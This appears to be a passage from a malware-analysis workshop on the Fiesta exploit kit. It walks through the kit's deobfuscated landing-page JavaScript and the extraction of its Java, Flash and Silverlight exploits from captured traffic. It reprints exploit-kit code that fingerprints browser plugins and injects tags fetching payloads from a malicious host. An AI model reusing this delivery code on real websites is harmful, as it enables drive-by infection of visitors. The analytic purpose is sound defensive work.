  - Extract
  - js-beautify
  - Put it Back
- Add ‘debugger;’
- Save as:

f\_landing2.htm

```
4 -<script type='text/javascript'>
5 debugger;
6 -function xmac(h5) {
7     g6s = '';
8     ip = 0;
9     for (; ip < h5.length; ip += 2) {
10        vk = h5.substr(ip, 2);
11        xu = jaillen(vk, 16);
12        g6s += String.fromCharCode(xu)
13    }
14    return g6s
15 }
16 -
17 -function pulpvi(f9, ayj, zl) {
18     var ly, y64, ux, xq;
19     xq = '';
20     ux = 0;
21     y64 = 0;
22     while (y64 < f9.length) {
23         ux = ux + ayj;
24         ly = zl.indexOf(mama4q(f9, y64));
25         ly = (ly + ux) % zl.length;
26         xq += mama4q(zl, ly);
27         y64++;
28     }
29     return xq
30 }
31 -
32 -function mama4q(tki, nnh) {
33     var l3d;
34     l3d = 'cha' + 'rAt';
35     return tki[l3d](nnh)
36 }
37 -
38 -function remsg7(o, gi) {
```

Let's make this purty! To do so, copy the JS itself (no script tags!) from lines 5 – 35 and save to a new file called “f\_js1.js”.

Use js-beautify to make the JS easier to read:

**js-beautify -d f\_js1.js > f\_js1-b.js**

Open “f\_js1-b.js” and “f\_landing\_1.htm” in your text editor.

Copy the contents of f\_js1-b.js into f\_landing\_1.htm, ensuring to replace the non-beautified JS.

Add the “**debugger;**” statement just underneath the `<script>` tag, as seen above on line five (5).

Save this modified version of the landing page as “f\_landing\_2.htm”.


The f\_landing\_2.htm file now contains most of the code we want to analyze.

Next slide...



## Fiesta EK Landing cont.

- Exploit Code Tactics
  - Attempt Object Creation
    - Ensures Browser Can Create Objects
  - If Objects Created, Test Versions
    - Ensures Proper Exploit Delivered
  - Embed Proper Code in new DIV



Let's begin our review of this easier to read, albeit still obfuscated, dump of JS.

I have already commented some of the code, so please open the “f\_landing\_3.htm” file I provided and let's review.

The code uses the Trident Token, which helps identify the version of IE being used.  
Details here: [https://msdn.microsoft.com/en-us/library/ms537503\(v=VS.85\).aspx#TriToken](https://msdn.microsoft.com/en-us/library/ms537503(v=VS.85).aspx#TriToken)

Token	Description
Trident/7.0	Internet Explorer 11
Trident/6.0	Internet Explorer 10
Trident/5.0	Internet Explorer 9
Trident/4.0	Internet Explorer 8

I documented the code, so I'll simply include a few screenshots for reference as we meander through the code.

```
40  /* Function assists with string decryption. Called by pulpviI() function (above) to provide
41   'charAt' functions within JS.
42 */
43 -function mama4q(tki, nnh) {
44     var l3d;
45     l3d = 'cha' + 'rAt';
46     return tki[l3d](nnh)
47 }
48
49 /* This function is called numerous times to deobfuscate various strings.
50    Args:
51        o = String to decrypt
52        gi = Integer used in decryption process
53
54        Calls pulpvi() to process the first stage of string decryption.
55        Returns a call to xmasc(), which processes the second stage.
56 */
57 -function remsg7(o, gi) {
58     var znr;
59     znr = pulpvi(o, gi, 'DL6aBZ-Aeu3W4CigX=17ml5dzJFnP+pEfKR80qQ2N9jvckUb');
60     return xmasc(znr)
61 }
```

```
125 /* Function appends a new div (as a child) in the document body. Will contain the code
126     passed via argument (handled as 'g6').
127 */
128 -function moilki(g6) {
129     var yu, t9r, rhr, ho, sqq, vv, o7, ml1, wae, ld, k3;
130     vv = 19;
131     rhr = remsg7('Ea9PaQCiN9vbgRgAJQ', vv); // 'innerHTML'
132     sqq = 15;
133     wae = remsg7('8pZ+Ne', sqq); // 'div'
134     ho = 27;
135     k3 = remsg7('d4RzP1ZUbF9zkX+8d8=fWj', ho); // 'appendChild'
136     o7 = 21;
137     ml1 = remsg7('+XBa9Nb5jW3nXdc+P889Nb5j', o7); // 'createElement'
138     t9r = 25;
139     ld = remsg7('JqdPl-OK', t9r); // 'body'
140     yu = good4y[ml1](wae);          // 'document.createElement(div)'
141     good4y[ld][k3](yu);           // 'document.body.appendChild(yu)' <-- yu is the new div
142     yu[rhr] = g6                 // Set the innerHTML of the new div to the passed arg -- New code!
143 }
```

```
199 /* Function returns the Trident integer, which is used to determine which version
200      of Internet Explorer (IE) is being used. If the "Trident" string does not
201      exist within the UAS, the browser is not a recent version of IE.
202
203      If browser is NOT IE, the function returns 0.
204
205      Else, calls jailen() to get an integer for the Trident version and
206      | returns this integer.
207 */
208 -function dolo7() {
209     var pc0, ke;
210     ke = (/Trident\/(\d)/i);
211     pc0 = gall3(); // Set pc0 to the browser's UAS by calling gall3()
212     if (!sankhf(ke, pc0)) {
213         return 0
214     } else {
215         return jailen(RegExp.$1)
216     }
217 }
```

```

310 // EXPLOIT REF: Adobe Flash Object Creation
311 /* Function tries to to create an ActiveX.ShockwaveFlash.ShockwaveFlash object.
312 */
313 -function pixk() {
314     var ugz, mf, qx, f90, ro, yr4, ixo, l0, v8w, beq, tf, z5, csd;
315     ixo = 28;
316     tf = remsg7('fWi-d011QFb25Ki6-gU4Qp', ixo); // 'getvariable'
317     mf = 15;
318     qx = remsg7('BPZfdb9RWX', mf);           // 'slice'
319     ro = 13;
320     yr4 = remsg7('FRPUKNzEUza+JjbN', ro);    // '$version'
321     v8w = 29;
322     f90 = remsg7('l9W4LW2X', v8w);           // 'join'
323     z5 = 21;
324     beq = remsg7('LX8b96bRZ+PA=4N6+Pki9ibj5NWD-6v3+98c9Pbd5LW-Rcd52e8e90XRZ=', z5);
325                                         // 'ShockwaveFlash.ShockwaveFlash'
326 -    try {
327        /* If running IE11 or ActiveXObject exists
328            dolo() will == 7 if IE 11 is being used
329            suit() will be False if browser cannot create ActiveXObject objects
330        */
331        debugger;
332 -        if (dolo7() == 7 || suit75()) {
333            /* shedd() is called to create an ActiveX object. In this case, it's trying
334                to create an ActiveX.ShockwaveFlash.ShockwaveFlash object
335            */
336            l0 = shedd([beq]); // beq = 'ShockwaveFlash.ShockwaveFlash'
337            // If able to create the ActiveX.ShockwaveFlash.ShockwaveFlash object
338 -            if (l0) {
339                ugz = ninak(l0[tf](yr4), 4); // ninak(ActiveXObject.GetVariable($version))
340                csd = leafmb((ugz[qx](0, 3)[f90]('')), 6, false); //
341                return [csd, ugz[3]]
342            }
343        }
344    } catch (exc) {}
345    return null
346 }

```

```
353 // EXPLOIT REF: Adobe Flash Exploit Code #1
354 /* Function creates the HTML required for the Flash exploit + adds the code to the page
355     This function only processes the embedded if statement if the code was able to create the
356     ActiveX.ShockwaveFlash.ShockwaveFlash object, which means the browser is IE.
357 */
358 -function deus0() {
359     var pp3, cp, gzd, zk, vs, uuf, n7v;
360     zk = 136238;
361     zk += 13762; // = 150,000
362     gzd = 12;
363     uuf = remsg7('0nif0=ie', gzd); // 'join'
364 -    if (nosexk != null && nosexk[0] == zk && nosexk[1] == 189) {
365        vs = 'kJBnjpfccLfm53d7pPm-3UD0lfpX1-2XUf7buRXPFQnC=1cfi6BgJmdL5Rgm6PEa6QWULn2vlZW-u-2dqR7pu4bBK
366        cp = remsg7(vs, 5);
367        // cp = http://justtattooshop.in/txf9p_v8/697bf4b4acd7753d0e0d0359540f5403070a03595256520f030d55
368        cp = [cp, nosexk[0], nosexk[1]][uuf](':' );
369        pp3 = 'eNczNn08f6PR9fuBKE4LeX14DEBgD-cmlXPWzjmuXE4vJX4deiBP+z0JfN0bC2qFKE43P0B9DeKW+zZcLlk4zjP2
370        n7v = remsg7(pp3, 2);
371        n7v = neonsj(n7v, 'xhckW', '2AN1t1lJSJ00UylqspnYuL_rgVEcGG40lzCHUKLzD8V1iflUhqUHoqxhrTUyj04A5dc
372        n7v = neonsj(n7v, 'JbGFL', cp);
373        /* n7v =
374        <object width=10 height=10 id='swf_id' type='application/x-shockwave-flash'><param name='movie'
375        */
376        moilki(n7v) // Call moilki() to make a new div on the page with this code
377    }
378 }
```

```

446 // EXPLOIT REF: Oracle Java Object Creation
447 /* Function sets up the Java objects, which are used by the various exploits below.
448
449     Tries two different classids:
450     clsid:CAFEFAC-DEC7-0000-0001-ABCDEFEDCBA
451     clsid:CAFEFAC-DEC7-0000-0000-ABCDEFEDCBA
452 */
453 -function neuml() {
454     var jpv, jsuh, v5, zgv, tb6, jil, h, gt, y4, jx, gt, jw5, x6m, jjo, tb6, no, fsz, jlyr, ie, pa, bbq, jur, lbh, dzd,
455     zgv = 13;
456     jjo = remsg7('q-W8KlAi+zmd', zgv); // 'object'
457     dzd = 14;
458     jlyr = remsg7('0XeiPmDaqXNW', dzd); // 'length'
459     m12 = 22;
460     u8 = remsg7('PpdfpZz', m12); // 'get'
461     jpv = 14;
462     wlu = remsg7('Zpeikz36qXu0+8fuBn9pCNX5', jpv); // 'setAttribute'
463     jsuh = 14;
464     bbq = remsg7('0pe0Pp=jqiN=4e', jsuh); // 'classid'
465     h = 15;
466     jw5 = remsg7('8L5Qd+3R', h); // 'jvms'
467     jx = 27;
468     y4 = remsg7('dB=fPNZ=bpLgkX21Kcn3lBgFu0a5z+24KXnU7LjbA-LDvjq04=Jz71C4A0p8kz22KBnDlBgFumaRk123KKn-', jx); // 'clsid':
469     jur = 18;
470     jil = remsg7('f5ceecm3fpC0', jur); // 'concat'
471     k0a = 27;
472     no = remsg7('dB=fPNZ=bpLgkX21Kcn3lBgFu0a5z+24KXnU7LjbA-LDvjq04=Jz71C4A-p8kz22KBnDlBgFumaRk123KKn-', k0a); // 'clsid'
473     raj = 17;
474     v5 = remsg7('KzX7CXnF3RA3Ez84LBg7+fVfF6', raj); // 'createElement'
475     c8j = 17;
476     jr9 = remsg7('KKb6p-qB9cAc1lBPL=', c8j); // 'getLength'
477     qu = 18;
478     s1 = remsg7('LicUjnq3fZceec', qu); // 'version'
479     // The two class IDs above are both used by the Java Runtime Environment (JRE)

```

```

515 // EXPLOIT: Oracle Java Exploit Code #1
516 /* Function creates the HTML required to call out to the Java exploit and embeds a new
517     div on the page with this code.
518     Java version checking occurs, hence why another exploit function exists below.
519 */
520 -function gaolb3() {
521     var ck, p3, ymo, s1, gr, td, bh, j9, XSS;
522     bh = 515;
523     bh += 115; // '630'
524     j9 = 779;
525     j9 -= 69; // '710'
526     p3 = 17;
527     ymo = remsg7('93XXC4cb9NAW3Q8zLDg7+fabUudAq0mR=XEiiCEzje2j5J03KAb4C6Xnp3zQlm841BglqKfv=+44k-NE-=mcZR70iQ
528 // ymo = "<param name='javafx_version' value='2.0+'/></applet>"'
529     s1 = 28;
530     gr = remsg7('p0aX-jgBAcp5iEcif', s1); // '</applet>'
531     td = 661;
532     td += 61; // '722'
533     // If Java is enabled (navigator.javaEnabled == true), do stuff
534     if (lisp2) {
535         // Java version checking
536         if ((suesg && suesg > bh && suesg < td) || (!suesg && lisp2)) {
537             XSS = 'ap+0fj1P85lRz3pmcqCkb6607kC7bdKBDQkdEc=LaCqgNF=dabqediu0Bilpzq96n96NbUKj7KZ1bZi8WBInEcRmN
538             /* 'ck' will be set to the HTML code to call out to the Java exploit
539             <applet width=10 height=10><param name='fret' value='http://justtattooshop.in/txf9p_v8/687313c60e
540             */
541             ck = remsg7(XSS, 7);
542             /* ck =
543             <applet width=10 height=10><param name='fret' value='http://justtattooshop.in/txf9p_v8/687313c60e
544             */
545         if (suesg && suesg >= j9) {
546             ck = neonsj(ck, gr, ymo);
547             /* ck =
548             <applet width=10 height=10><param name='fret' value='http://justtattooshop.in/txf9p_v8/687313
549             */

```

```
621 // EXPLOIT REF: Microsoft Silverlight Object Creation
622 /* Function sets up the Silverlight objects for the related exploit. Only works for IE.
623 */
624 -function minepl() {
625     var wlr, m19, an, yg0, vlt, b7h, x2m, cb, ojc, u4, sr, j9z, f95, ht, iji, zj, dwe, kw;
626     ojc = 14;
627     m19 = remsg7('0XeiPmDaqXNW', ojc); // 'length'
628     zj = 29;
629     an = remsg7('l6W61P21Uq7+FiXPqbnP=j', zj); // 'description'
630     sr = 29;
631     yg0 = remsg7('l9W4LW2X', sr); // 'join'
632     u4 = 20;
633     kw = remsg7('61QuUmdRii22pBQuUv-7EBW06cQ4gU-aagf9pX', u4); // 'Silverlight Plug-In'
634     dwe = 23;
635     j9z = remsg7('qm+d9XKN81-zeZ9DviRPuNLvC0Z4AQFcPJCMgR', dwe); // 'AgControl.AgControl'
636     f95 = null;
637     vlt = null;
638 -    try {
639         /* Calls doLo() to see if we're in IE and checks (sets f95 to t/f) to see if
640             the windows plugins include 'Silverlight Plug-In'.
641             The else if checks to see if we're in IE and we have the Silverlight ActiveX.
642         */
643 -        if (doLo7() == 7 && (f95 = donsw[kw])) {
644            vlt = f95[an];
645        } else if (doLo7() == 7 || suit75()) {
646            iji = shedd([j9z]);
647            ht = [1, 0, 1, 1, 1];
648            x2m = 0;
649            b7h = [6, 2, 9, 12, 31];
```

```
674 // EXPLOIT REF: MS Silverlight Exploit Code
675 /* Function creates the HTML required to call out to the Silverlight exploit and embeds a new
676   div on the page with this code. Silverlight version checking occurs.
677 */
678 -function najaf() {
679   var iwy, os, w5, lrz, vk0, bm, hdc, qq8;
680   hdc = 5925882;
681   hdc -= 805757; // 5120125
682   os = 19;
683   lrz = remsg7('EC9BadCD', os); // 'join'
684   qq8 = 3075102;
685   qq8 += 975299; // 4050401
686   // Silverlight version checking
687 -  if (dadod >= qq8 && dadod < hdc) {
688     iwy = 'vUdff11Pv+3ccp98cNpxX6607P5eejJDP4kdE-RcN6qld5Uf4UUAgeuKB19czDL7X6l5b69RnfZib1KF7Bk323JcWCK7dz=0acqfdk
689     w5 = remsg7(iwy, 7);
690     w5 = [w5, dadod][lrz]('');
691     bm = 'LFdcZK8n=PbUUUp09jdp5-8jJ+0A+pW13jdpCk8jRjXz+iW99Ndp5-8==Qbc16P8pZN5Z88mReb3UuWc9ddEZ+B0-+AnliD7p1Nz58B
692     vk0 = remsg7(bm, 9);
693     vk0 = neonsj(vk0, 'Deagp', w5);
694     /* vk0 =
695      <object data='data:application/x-silverlight-2,' type='application/x-silverlight-2' width=10 height=10><param
696      */
697     moilk1(vk0) // Call moilk1() to make a new div on the page with this code
698   }
699 }
```


```
717 // EXPLOIT REF: Adobe PDF Object Creation
718 /* Function sets up the Adobe PDF objects for the related exploit.
719 */
720 -function selfej() {
721     var tb, ifj, bay, oa, sza, gcf, yat, kut, zw, mtl, r0, ds, uuu, n5, qal, vjaw, vzkk, pn, vfw, vvm, wcx,
722     valw = 19;
723     lmn = remsg7('9P9pmlCzvQzzjN8p8XkX', valw); // 'AcroPDF.PDF'
724     ds = 20;
725     vvm = remsg7('pBQQuf-aEB58', ds); // 'length'
726     tb = 27;
727     qal = remsg7('dBRnWBZjXp9RkP+cdX=WWBZfXp', tb); // 'createElement'
728     zw = 13;
729     hub = remsg7('qJWPKWAD', zw); // 'join'
730     oa = 12;
731     ifj = remsg7('QRicQjE3Ar9Q0', oa); // 'classid'
732     fr0 = 21;
733     pn = remsg7('++8p3pbRZ=', fr0); // 'match'
734     vzkk = 26;
735     r0 = remsg7('9-miKD56JNl0=WcuNaZpLXPS', vzkk); // 'setAttribute'
736     uuu = 15;
737     yat = remsg7('A-gDKepfEp+zbfn3Bp5nd6', uuu); // 'PDF.PdfCtrl'
738     xdh = 11;
739     jn = remsg7('20=D4NLLbUKgCD2Rg+vQ72kvdqLXe+ZdEkuzqFjg20=ikfd6PLn5al+muUi8W6qPg-9j7mkRdzLNnjZmEUuz', xdh)
740     sza = 18;
741     vjaw = remsg7('L5CgeU', sza); // 'src'
742     vo3 = 29;
743     afh = remsg7('l5W7Ll2p+e0D', vo3); // 'object'
744     mtl = 18;
745     n5 = remsg7('jEcUJDN6fRCgJUm9fccfJU', mtl); // 'GetVersions'
746     try {
747         gcf = null;
748         // bay is null if we're not in IE
749         bay = (dolo7() == 7 || suit75()) ? shedd([lmn, yat]) : null;
750         // Create a new object 'c2', via window.createElement(object)
```

```
776 // EXPLOIT REF: Adobe PDF Exploit Code
777 /* Function creates the HTML required to call out to the Adobe PDF exploit and embeds a new
778     div on the page with this code. Adobe Reader version checking occurs.
779 */
780 -function dearbm() {
781     var j6, yr, um, pa, acb, gxs, dcp, qbg, i8y, wm, tn;
782     j6 = 1463;
783     j6 -= 532; // 931
784     um = 26;
785     wm = remsg7('zwmzX+4N', um); // 'join'
786     dcp = 1245;
787     dcp -= 424; // 821
788     gxs = 1726;
789     gxs -= 826; // 900
790     i8y = 614;
791     i8y += 186; // 800
792     pa = dolo7(); // In IE?
793     // IE version checking
794     if (pa == 4 || pa == 5) {
795         // Adobe Reader version checking
796         if ((centn >= i8y && centn < dcp) || (centn >= gxs && centn < j6)) {
797             tn = 'UnAcb02B5WvF8z088U2FEmd4U3Ac05DE1-8UzAm7f5uiXvfgBA7pFpuEcFfgjU77epRi1-5-WUapR5Rip1-EUmQ45
798             qbg = remsg7(tn, 4);
799             qbg = [qbg, centn][wm]('');
800             acb = '-0QXpg57ip-3gBnmpR541Fd3g6Qjp0p2an-3U0Ajp=5P5WX3e3U7Njpu5n18-PnAQgpa5cX48gU60jfFz3vdde3Ud0
801             yr = remsg7(acb, 4);
802             yr = neonsj(yr, 'Dnbqd', qbg);
803             /* yr =
804             <object classid='clsid:CA8A9780-280D-11CF-A24D-444553540000' width=10 height=10><param name='src'
805             */
806             moilki(yr) // Call moilki() to make a new div on the page with this code
807         }
808     }
809     return
810 }
```



# Fiesta Java Exploit

- Wireshark: **tcp.stream eq 55**
- JAR Contains Six (6) .class Files
- We Will Not Be Discussing
  - You Can Review Code w/jd-gui
  - Pop the Code Into a Java IDE



OK! Time for the exploits!

We will not be doing a deep dive into the Java-based exploit, but we can take a quick look at the bugger.

**Open ‘2015-01-20-Fiesta-EK-infection-traffic.pcap’ once again in Wireshark.**

Enter the following packet filter:

**tcp.stream eq 55**

(This is the TCP stream in which the Java exploit is sent to the host.)

**Right-click** on any frame in this filter (such as frame 2244) and select “Follow TCP Stream”.

Take note of the “**blvuwdz205.jar**” file being sent to the host. This is the Java exploit.

You can obtain this file by:

- Carving manually from this stream
- Using Wireshark’s “File -> Export Objects -> HTTP” method
- Grabbing the “2015-01-20-Fiesta-EK-java-exploit.jar” file in Brad’s artifacts folder
- Grabbing the “f\_java.jar” file that I provided

Once you have the malicious .jar file, make sure it has the proper MD5 hash:

```
md5sum f_java.jar  
5c6c4a6a4c5adc49edabd21c0779c6e3
```

Sample VT link:

<https://www.virustotal.com/en/file/5e0e2faf9e65feb14742f6b1fd403e3b51d17242b344674f9fbda177dcb0985/analysis/>

To analyze the code, run the **jd-gui** program in REMnux and then open the .jar file.

CLI Example: **jd-gui f\_java.jar**

Java is trivial to debug given the abundance of IDEs available, so let's digress on this puppy.

To the Flash exploit! GO!



# Fiesta SWF Analysis

- Wireshark: **tcp.stream eq 22**
  - File Signature: CWS (43 57 53)
  - Carve Manually or Export Object
    - Save As: “[f\\_swf.swf](#)”
- Open in JPEXS Free Flash Decompiler
  - Check ‘macy8’ Script



Open ‘2015-01-20-Fiesta-EK-infection-traffic.pcap’ again in Wireshark.

Enter the following packet filter:

**tcp.stream eq 22**

(This is the TCP stream in which the Flash exploit is sent to the host.)

**Right-click** on any frame in this filter (such as frame 749) and select “Follow TCP Stream”.

Take note of the “**dchyurm618.swf**” file being sent to the host. This is the Flash exploit.

You can obtain this file by:

- A) Carving manually from this stream
- B) Using Wireshark’s “File -> Export Objects -> HTTP” method
- C) Grabbing the “2015-01-20-Fiesta-EK-flash-exploit.swf” file in Brad’s artifacts folder
- D) Grabbing the “[f\\_swf.swf](#)” file that I provided

Once you have the malicious .swf file, make sure it has the proper MD5 hash:

**md5sum f\_swf.swf**

27bcb51a71199ce232eb9e93fb31c50e

Sample VT Link:

<https://www.virustotal.com/en/file/d0741f02f081455415be88c97d1a615c5d9b42537b9eab2ff4bbe1c25af74c93/analysis/>

Go ahead and **open the .swf file in JPEXS Free Flash Decompiler (FFDec)**.

- Check the contents of `scripts/macy8`



## Fiesta SWF Analysis cont.

```
35         _loc2_ = new ByteArray();  
36         _loc2_.endian = ENDIAN;  
37         _loc3_ = LoaderInfo(this.root.loaderInfo);  
38         _loc4_ = _loc3_.text();  
39         _loc5_ = "param" + _loc4_;  
40         _loc6_ = _loc5_.getBytes(_loc3_._loc5_);  
41         _loc6_[_loc5_._loc5_] = this.loaderInfo.url;  
42         _loc6_ = this.dv3b5();  
43         _loc7_ = "contentLoaderInfo";  
44         _loc8_ = _loc6_[_loc7_].as LoaderInfo;  
45         _loc9_ = _loc8_.contentLoaderInfo;  
46         _loc1_ = 0;  
  
59             while(_loc1_ < _loc9_.length)  
60             {  
61                 _loc2_[_loc15_[0]](_loc9_[_loc1_]);  
62                 _loc1_++;  
63             }  
64             _loc2_.length = 3642;  
65             _loc6_[_loc15_[1]](_loc2_,_loc4_);  
66         }
```

**Loop To Load ByteArray**

As a note, Flash files use a scripting language called ActionScript (AS). The current generation of AS is v3, known as ActionScript3 (AS3).

Upon reviewing the macy8 script in FFDec, we find that this is an AS3 script that works by creating a ByteArray to hold a secondary SWF. This ByteArray is then added to the stage

([http://help.adobe.com/en\\_US/FlashPlatform/reference/actionscript/3/flash/display/Stage.html](http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/display/Stage.html)).

In the screenshot on this slide, we see the following occurring:

Line 35: The \_loc2\_ variable, a new ByteArray, is created

Lines 59 – 64: The \_loc2\_ ByteArray is filled with the secondary SWF


Lines 65 – 66: The new SWF file, now in \_loc2\_, is added to the stage

*Our goal is to extract the contents of \_loc2\_ just after line 64 so that we can analyze the secondary portion of this exploit.*



## Fiesta SWF Analysis cont.

- Modify ActionScript3 Code
- \_loc2\_ is Our Target ByteArray
  - Let's Convert This to a String
- [AS3WebSocket's Hex.as](#)
  - Add **fromArray(\_loc2\_)** to Our Code
  - Code by Henri Torgemane
  - Hot Dog! Next Slide...



To accomplish our goal, we can extract and modify the AS3 code. Once we've modified the code, we can recompile the code to create a new SWF. In this case, we can convert the ByteArray contents to a hexadecimal string and display the converted string on the stage.

To convert the ByteArray into a string, we can use an awesome function called **fromArray()** from Henri Torgemane's Hex.as utility class:  
<https://code.google.com/p/as3crypto/source/browse/trunk/as3crypto/src/com/hurlant/util/Hex.as>

Let's see what this looks like...



## Fiesta SWF Analysis cont.

```
67     _loc2_.length = 3642;
68
69     var deobfuscated:String = fromArray(_loc2_);
70
71     var textField:TextField = new TextField();
72     textField.text = deobfuscated;
73     addChild(textField);
74
75     return;
76     catch(e:Error)
77     {
78         return;
79     }
80
81 }
82
83 public static function fromArray(array:ByteArray, colons:Boolean=false):String {
84     var s:String = "";
85     for (var i:uint=0;i<array.length;i++) {
86         s+=("0"+array[i].toString(16)).substr(-2,2);
87         if (colons) {
88             if (i<array.length-1) s+=":";
89         }
90     }
91     return s;
92 }
```

^ Add String to TextField + Add TextField to Stage

v From AS3WebSocket's Hex.as

< Convert ByteArray to String

On line 69, we create a new string called ‘deobfuscated’, which will be the returned result of passing the `_loc2_` `ByteArray` to the `fromArray()` function.

On lines 71 – 73, we create a ‘`textField`’ object and assign the ‘`deobfuscated`’ string as the `textField`’s text. We also add this `textField` to the stage.

The `fromArray()` function from the `Hex.as` class is shown in lines 83 – 91.

In addition to the AS3 code shown on this slide, we also need to have the following in our imports section:

```
import flash.text.TextField;
```



## Fiesta SWF Analysis cont.

- Compile AS3 w/FlashDevelop
- Notice the File Signature:  
'435753' == 'CWS'



We can compile AS3 code and produce our own .swf files using a few different methods:

**1) as3compile** – <http://www.swftools.org/about.html> (included in REMnux)

I've used this tool successfully many times, but for some reason, this particular code cannot be compiled by this tool.

Here's a great article by Dr. Herong Yang on using this tool:

<http://www.herongyang.com/Flash/AS3Compile-First-ActionScript-3-Example.html>

**2) FlashDevelop** – <http://www.flashdevelop.org/>

This bad boy is hands-down the best open source tool for Flash development.

FlashDevelop is freakin' awesome, but it does require a proper Flash Software Development Kit (SDK), such as the Adobe Flex SDK (<http://www.adobe.com/devnet/flex/flex-sdk-download.html>).

In my environment, I setup FlashDevelop with the Adobe Flex 4.6 SDK. Doing so, I was able to compile our modified code.

For the workshop, if you have FlashDevelop w/SDK installed, I'll show you how to compile your code.

Otherwise, please refer to the “modified\_macy8.html” and “modified\_macy8.swf” files that I provided (found in the “macy8-recompile” folder).

**Open the “modified\_macy8.html” file in FireFox.**

The partial string that we see on the screen is the string-converted ByteArray. While the default textField does not show the full contents of the string, it’s there! Double-click the string and copy the text.

**Dump this string into a hex editor (paste as Hex!), and save as “modified\_macy8-dump.swf”.**



## Fiesta SWF Analysis cont.

- Unpacked SWF Wasn't on VT
- Uploaded 2015/07/25

SHA256: 93cd98d508aed114ac549896b4e8ad4fe10bfaf037213bd31a733a7bef25bd

File name: ekworkshop-macy8-dumped.swf

Detection ratio: 5 / 55



Analysis date: 2015-07-25 19:44:32 UTC (1 day ago)



Once you have the second malicious .swf file, make sure it has the proper MD5 hash:

**md5sum modified\_macy8-dump.swf**

415aae0e3db143a5217d3caca6f1c185

When I first extracted this puppy, I found that the sample was not yet uploaded to VirusTotal (VT). I uploaded the sample on 2015/07/25 and found that the detection ratio was a mere 5 / 55. Ruh roh!

Let's review this sucker in JPEXS Free Flash Decompiler (FFDec).



## Fiesta SWF Analysis cont.

- Uses AVM2.Intrinsics.Memory

The screenshot shows a 'Results' window from Flash Builder. It has tabs for 'Errors', 'Warnings', and 'Messages', with 'Errors' selected. There are 9 Errors, 0 Warnings, and 0 Messages. The results table has columns for 'Line', 'Description', 'File', and 'Path'. The 'Description' column contains error messages such as 'col: 19 Error: Call to a possibly undefined method li32.' and 'col: 33 Error: Definition avm2.intrinsics.memory:li32 could not be found.'. The last two errors are highlighted with a red box. On the right side of the slide is a cartoon illustration of a vintage portable radio with the text 'CVE-2015-BSLV' on it.

Line	Description	File	Path
220	col: 19 Error: Call to a possibly undefined method li32.	Main.as	C:\Users\REM\Documents\FlashDev\picke\src
222	col: 19 Error: Call to a possibly undefined method li32.	Main.as	C:\Users\REM\Documents\FlashDev\picke\src
224	col: 19 Error: Call to a possibly undefined method li32.	Main.as	C:\Users\REM\Documents\FlashDev\picke\src
234	col: 19 Error: Call to a possibly undefined method li32.	Main.as	C:\Users\REM\Documents\FlashDev\picke\src
236	col: 10 Error: Call to a possibly undefined method si32.	Main.as	C:\Users\REM\Documents\FlashDev\picke\src
238	col: 19 Error: Call to a possibly undefined method li32.	Main.as	C:\Users\REM\Documents\FlashDev\picke\src
252	col: 19 Error: Call to a possibly undefined method li32.	Main.as	C:\Users\REM\Documents\FlashDev\picke\src
12	col: 33 Error: Definition avm2.intrinsics.memory:li32 could not be found.	Main.as	C:\Users\REM\Documents\FlashDev\picke\src
13	col: 33 Error: Definition avm2.intrinsics.memory:si32 could not be found.	Main.as	C:\Users\REM\Documents\FlashDev\picke\src

- Anti-Analysis: Flash Builder Reqd.  
— Bah. Let's Move On.

If you open “modified\_macy8-dump.swf” (the extracted SWF file) in FFDec, you will find that it employs what one *might* consider an anti-analysis technique.

The AS3 code found in “scripts/picke” imports some... non-standard libraries:

```
import avm2.intrinsics.memory.li32;
import avm2.intrinsics.memory.si32;
```

Sadly, the `avm2.intrinsics.memory` APIs are *only* available in Flash Builder, Adobe’s commercial Flash compiler. I see what they did there... punks.

Here’s an article from Adobe’s Philomena Dolla that explains the API calls:

[http://www.adobe.com/devnet/air/articles/faster-byte-array-operations.html#articlecontentAdobe\\_numberedheader](http://www.adobe.com/devnet/air/articles/faster-byte-array-operations.html#articlecontentAdobe_numberedheader)


Yup. No dice. We could analyze this code further by swapping the li32/si32 ByteArrays with another data type. For that matter, we could also use Adobe’s Flash Builder to debug the code.

In our case, we’re going to end our Flash exploit analysis at this point. We were able to extract the secondary exploit, and that’s pretty cool in its own right. If you want to discuss this more, please contact me.



# Fiesta Silverlight Analysis

- Wireshark: **tcp.stream eq 37**
  - [CVE-2013-0074](#)
- Silverlight = Deprecated
- Silverlight Uses C#, which is .NET
- The .NET Framework
  - Compiled to Intermediate Language (IL)
  - Native Code @ Runtime
  - IL is Easy to Reverse ☺



Open '**2015-01-20-Fiesta-EK-infection-traffic.pcap**' one 'mo 'gin in Wireshark.

Enter the following packet filter:

**tcp.stream eq 37**

(This is the TCP stream in which the Silverlight exploit is sent to the host.)

**Right-click** on any frame in this filter (such as frame 1381) and select “Follow TCP Stream”.

Take note of the “**jldkegc715.xap**” file being sent to the host. This is the Silverlight exploit.

You can obtain this file by:

- A) Carving manually from this stream
- B) Using Wireshark’s “File -> Export Objects -> HTTP” method
- C) Grabbing the “2015-01-20-Fiesta-EK-silverlight-exploit.xap” file in Brad’s artifacts folder
- D) Grabbing the “f\_silver.xap” file that I provided

Once you have the malicious .xap file, make sure it has the proper MD5 hash:

